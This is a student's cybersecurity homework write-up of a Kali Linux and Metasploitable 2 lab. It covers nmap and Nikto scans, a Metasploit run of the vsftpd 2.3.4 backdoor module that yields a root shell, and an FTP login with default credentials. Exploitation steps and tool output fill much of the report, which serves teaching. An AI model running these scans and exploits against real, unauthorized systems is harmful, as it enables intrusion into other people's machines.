

Homework #1 ICS 344

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
28 September 2024

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
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Set up

Kali Linux ISO and Metasploitable 2 are successfully downloaded. Also running well.



1- kali linux



2- Metasploitable

the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

```
msfadmin@metasploitable:~$ ls
```

```
vulnerable
```

```
msfadmin@metasploitable:~$ vulnerable
```

```
-bash: vulnerable: command not found
```

```
msfadmin@metasploitable:~$ vulnerable
```

```
-bash: vulnerable: command not found
```

```
msfadmin@metasploitable:~$ cd vulnerable
```

```
msfadmin@metasploitable:~/vulnerable$ ls
```

```
mysql-ssl  samba  tikiwiki  twiki20030201
```

```
msfadmin@metasploitable:~/vulnerable$ #
```

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msfadmin@metasploitable:~/vulnerable$ #
```

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msfadmin@metasploitable:~/vulnerable$ #
```

The IP address for both machines:

The command used on both machines is ip a.

VM	Kali linux	Metasploitable
Command used	ip a	ip a
IP	10.0.2.15/24	10.0.2.4/24
screenshot		<pre>Last login: Thu Sep 19 03:37:39 EDT 2024 on tty1 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. To access official Ubuntu documentation, please visit: http://help.ubuntu.com/ No mail. msfadmin@metasploitable:~\$ ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16384 qdisc noqueue link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000 link/ether 08:00:27:15:71:b1 brd ff:ff:ff:ff:ff:ff inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0 valid_lft 530sec preferred_lft 530sec inet6 fe80::a00:27ff:fe15:71b1/64 scope link noprefixroute valid_lft forever preferred_lft forever msfadmin@metasploitable:~\$</pre>


Reconnaissance and Scanning


A


Command used	Sudo nmap -sn 10.0.2.1/24
screenshot	

B

Command used	Sudo nmap -sV 10.0.2.4
screenshot	


service	FTP
Command used	Nmap -p 21 --script=ftp-anon,ftp-syst 10.0.2.4
vulnerabilities	<ul style="list-style-type: none">• Anonymous login is allowed.• Control and Data connections are plain text.• Outdate version 2.3.4
screenshot	

service	HTTP
Command used	nikto -h http://10.0.2.4
vulnerabilities	<p>There are some vulnerabilities:</p> <ul style="list-style-type: none"> • Some directories are browsable like doc/, /test/, /icons/ • The /phpMyAdmin/ directory is exposed. • wp-config.php file is also exposed
screenshot	 <pre> PS> kali@kali: /home/kali File Actions Edit View Help + Target Hostname: 10.0.2.4 + Target Port: 80 + Start Time: 2024-09-28 07:30:14 (GMT-4) + Server: Apache/2.2.8 (Ubuntu) DAV/2 + /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10. + /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/ + /index: Uncommon header 'tcn' found, with contents: list. + /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275 + Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch. + /: Web Server returns a valid response with junk HTTP methods which may cause false positives. + /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing + /phpinfo.php: Output from the phpinfo() function was found. + /doc/: Directory indexing found. + /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678 + /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184 + /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184 + /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184 + /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184 + /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. + /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418 + /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. + /test/: Directory indexing found. + /test/: This might be interesting. + /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552 + /icons/: Directory indexing found. + /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/ + /phpMyAdmin/: phpMyAdmin directory found. + /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. + /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/ + /#wp-config.php#: #wp-config.php# file found. This file contains the credentials. + 8911 requests: 1 error(s) and 27 item(s) reported on remote host + End Time: 2024-09-28 07:31:10 (GMT-4) (56 seconds) + 1 host(s) tested </pre>

service	MySQL
Command used	Nmap --script=mysql-* -p 3306 10.0.2.4
vulnerabilities	Nothing found
screenshot	

Exploitation

One way

Tool	command	screenshot																		
Metasploit	<ul style="list-style-type: none">msfconsolesearch vsftpduse 1set RHOST 10.0.2.4set RPORT 21run	 <p>The screenshot shows the Metasploit (msf6) console interface. At the top, there's a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below it, the terminal prompt is '(kali@kali)-[/home/kali]'. The user has entered 'msfconsole', and the console displays a tip: 'Metasploit tip: Use the analyze command to suggest runnable modules for hosts'. A large ASCII art logo of a person with arms raised is visible in the background. The console shows the output of the 'search vsftpd' command, listing matching modules. The output is as follows:</p> <pre>msf6 > search vsftpd Matching Modules =====</pre> <table><tr><th>#</th><th>Name</th><th>Disclosure Date</th><th>Rank</th><th>Check</th><th>Description</th></tr><tr><td>0</td><td>auxiliary/dos/ftp/vsftpd_232</td><td>2011-02-03</td><td>normal</td><td>Yes</td><td>VSFTPD 2.3.2 Denial of Service</td></tr><tr><td>1</td><td>exploit/unix/ftp/vsftpd_234_backdoor</td><td>2011-07-03</td><td>excellent</td><td>No</td><td>VSFTPD v2.3.4 Backdoor Command Execution</td></tr></table> <p>Interact with a module by name or index. For example <code>info 1</code>, <code>use 1</code> or <code>use exploit/unix/ftp/vsftpd_234_backdoor</code></p>	#	Name	Disclosure Date	Rank	Check	Description	0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service	1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution
#	Name	Disclosure Date	Rank	Check	Description															
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service															
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution															

```
File Actions Edit View Help
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[*] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:37733 -> 10.0.2.4:6200) at 2024-09-28 13:14:44 -0400


run
sh: line 7: run: command not found
reser
sh: line 8: reser: command not found
sh
help

Meta shell commands
=====
Command      Description
-----
help          Help menu
background    Backgrounds the current shell session
sessions      Quickly switch to another session
resource      Run a meta commands script stored in a local file
shell         Spawn an interactive shell (*NIX Only)
download      Download files
upload        Upload files
source        Run a shell script on remote machine (*NIX Only)
irb           Open an interactive Ruby shell on the current session
pry           Open the Pry debugger on the current session

For more info on a specific command, use <command> -h or help <command>.

ls
bin
boot
cdrom
dev
etc
```

Other way

Command used	screenshot
<ul style="list-style-type: none">• ftp 10.0.2.4• Msfadmin• msfadmin	 <pre>File Actions Edit View Help (kali@kali) ~/home/kali -PS> ftp 10.0.2.4 Connected to 10.0.2.4. 220 (vsFTPD 2.3.4) Name (10.0.2.4:kali): msfadmin 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 229 Entering Extended Passive Mode (37334). 150 Here comes the directory listing. drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable 226 Directory send OK. ftp></pre>

chose the FTP service because anonymous login is allowed, and the version of the system has a backdoor. I used two methods for exploitation. First, I used Metasploit to exploit the backdoor in vsftpd 2.3.4, which gave me direct access by providing a remote shell. Second, I accessed the FTP service directly by connecting through anonymous login using the command `ftp 10.0.2.4`, which allowed me to explore the system without credentials.

Challenges

During this homework, I faced a lot of problems. First, I had trouble setting up the tools, especially **Metasploitable**, but I fixed it by watching YouTube tutorials. I also struggled with understanding which commands to use and why they were important. It was hard to figure out how to read the reports from tools like **Nmap** during the scanning process. However, by searching on Google and watching videos, I learned how to solve these problems and understand the output better.

In the end, even though it was challenging, I was able to use tools like **Nmap** and **Metasploit** to find and exploit vulnerabilities. The help I found online really made a big difference in completing the tasks.

Reflection

In this process, I learned how to use different virtual machines (VMs) on my laptop and connect them together. I also learned how to scan for IPs in the same subnet using **Nmap** with the `nmap -sn` command and how to scan for open ports on a target IP. Nmap allowed me to gather information on the target, like identifying services running on those ports. I also explored how to use scripts within Nmap to get detailed information about the target system.

Using these tools, I identified vulnerabilities such as **vsftpd 2.3.4**. To exploit this, I used **Metasploit**, which allowed me to run an exploit that took advantage of the backdoor in the FTP service. Along with **Nikto** for scanning web vulnerabilities, these tools worked together to help me find and exploit weaknesses, showing how useful these methods are for both learning and real-world scenarios.

Ethical considerations

Ethical considerations play a crucial role when using cybersecurity tools and methods, particularly in penetration testing or exploiting system vulnerabilities. It's vital to carry out all actions with proper authorization. Conducting unauthorized exploits or network scans is both illegal and unethical. When performing security testing, obtaining clear consent from the system owner is essential, whether it's in a lab or a professional setting. Ethical hackers, also known as white-hat hackers, leverage their expertise to strengthen security by identifying and addressing vulnerabilities, rather than causing harm. Privacy, data security, and respect for systems and people must always be top priorities.